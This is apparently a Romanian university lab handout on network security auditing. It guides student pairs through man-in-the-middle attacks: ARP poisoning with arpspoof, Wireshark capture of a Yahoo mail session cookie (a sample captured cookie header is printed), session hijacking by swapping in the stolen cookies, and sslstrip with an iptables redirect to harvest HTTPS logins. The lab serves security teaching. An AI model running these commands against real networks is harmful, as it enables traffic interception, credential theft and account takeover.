

Auditarea Securitatii Retelelor

Laborator

- Atacuri la nivel retea

Adrian Furtună
MSc, CEH
adif2k8@gmail.com


[Objective]

- Vom experimenta atacuri de tip MITM (man-in-the-middle) in retea locala
 1. Interceptarea traficului facut de o victima ce foloseste un protocol in text clar (HTTP)
 - => obtinere session cookies
 - => intrarea in sesiunea web a victimei
 2. Interceptarea traficului facut de o victima ce foloseste un protocol criptat (HTTPS)
 - => obtinere username si parola
 - => intrarea in sesiunea web a victimei

Configurarea Laboratorului (1)

- Veti lucra in perechi (2 calculatoare distincte = 1 pereche): atacator si victima
- Victima are nevoie de un cont valid de web mail (preferabil Yahoo mail de test)
 - Victima va deschide o sesiune de web mail
 - Atacatorul
 1. Devine MITM
 2. Captureaza traficul trimis de victima si extrage datele necesare
- Calculator Victima – statia fizica
- Calculator Atacator – Backtrack VM (in mod bridge!)

Configurarea Laboratorului (2)



Exercitiul 1

[Statia Atacator]

Deveniti MITM si interceptati tot traficul trimis de Victima catre Gateway.
Vizualizati traficul cu Wireshark.

1. Puneti masina Backtrack in mod bridge si obtineti o noua adresa IP
2. Aflati IP-ul Victimei si IP-ul Gateway-ului
3. Activati procesul de rutare a packetelor in Backtrack
echo 1 > /proc/sys/net/ipv4/ip_forward
4. Anuntati statia Victima ca MAC-ul Gateway-ului este MAC-ul statiei Atacator (ARP poisoning folosind ARP replies)
arpspoof -i eth0 -t IP_Victima IP_Gateway
5. Vizualizati cu Wireshark traficul trimis de Victima

Exercitiul 2

Identificati cookie-urile de sesiune ale victimei si folositi-le pentru a intra in sesiunea de email a acesteia.

1. Wireshark -> *Follow TCP stream* pe unul din packetele trimise de Victima:



```
Stream Content:
GET /mc/showFolder?fid=Inbox&order=down&tt=1579&psize=25&.rand=1609102408&.jsrand=4678118&acrumb=nozeAyz5gvk&op=data HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://us.mc620.mail.yahoo.com/mc/welcome?.gx=1&.tm=1291469781&.rand=5nop5kk7tqfg3#_pg=showFolder&fid=Inbox&order=down&tt=1579&psize=25&.rand=1609102408&.jsrand=4678118
x-requested-with: XMLHttpRequest
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host: us.mc620.mail.yahoo.com
Connection: Keep-Alive
Cookie:
YM.GX=VG11KiXxvBwktCYSa1xpLjEHVM8xBbrvz8cJD80F8qi5H6edsMkCCY8yntsq0D9qA3E2suono86sdPhczbvh.8vhfCLRCyr6I69qLA_gB6TdaIAzAFGF4Z2PS8v4hCKIb4309U7oUPi08A--; YM.MGC=z3w.U619hs72lCGRByI8BBcqcMTR; B=bt211sd6d54ck&b=4&d=51oLI2RpyELYu5CSxPM4Ec5CLfIT2ZZXRstka--&s=bn&i=UEqut.ckvwl1jTtX7M_em; F=a=cZvzYagMvTTi4Edo1T8QswodlmbJaq18NR29ogowtY2fc2o5STyDV7o51BH6JILxuzto5lyMsogcctPed2AiCoNqRw--&b=NGmt; C=mgq1; YSC=0; (Y=v=1&n=5300ct7rp6jas&l=6h8c_1_1r/3p=ml_3h101000000&r=dr&lq=en-US&intl=us&np=1); PH=fn=VR6zVoeiKV0khgXJ1w--&l=en-US; T=z=vPk.MBVjLDNBocZ/yhZY...U3BjYONjC2TjVONDQ-&a=QAE&sk=DAAFbFXy35Z5XB&k=s...MPO5Vyonkm53TG9TSA--&E&d=c2wBTmpJd...IF4T1RJNU16T50BYC...WFI5FDIN01VR0NWL...HUVFIWU9JRQF0axAB...PvsREXp6...Qay5NQkE3RQ--
```

2. Copiati cookie-urile (Y si T intr-un fisier text)
3. Instalati in Firefox plugin-ul *AddNEdit Cookies*
4. Intrati intr-un cont propriu de Yahoo mail
5. Editati cookie-urile si inlocuiti Y si T cu cele obtinute anterior
6. Refresh la pagina

Exercitiul 3

Interceptarea traficului din timpul unei sesiuni HTTPS:

1. Deveniti MITM (vezi exercitiul 1)

2. Porniti SSLSTRIP sa asculte pe portul 1234

```
sslstrip -l 1234 -s -w traffic.log
```

Detalii aici: <http://www.thoughtcrime.org/software/sslstrip/>

3. Configurati IPTABLES sa redirecteze traficul HTTP catre SSLSTRIP

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT  
--to-port 1234
```

4. Victima viziteaza un site web folosind HTTPS (ex. autentificare Yahoo)

5. Extrageți informațiile utile din fișierul *traffic.log*

[Alte tool-uri pentru MITM]

- Ettercap

<http://ettercap.sourceforge.net>

- Cain&Abel

<http://www.oxid.it/cain.html>

- The Middler

<http://inguardians.com/tools>

[INTREBARI]

?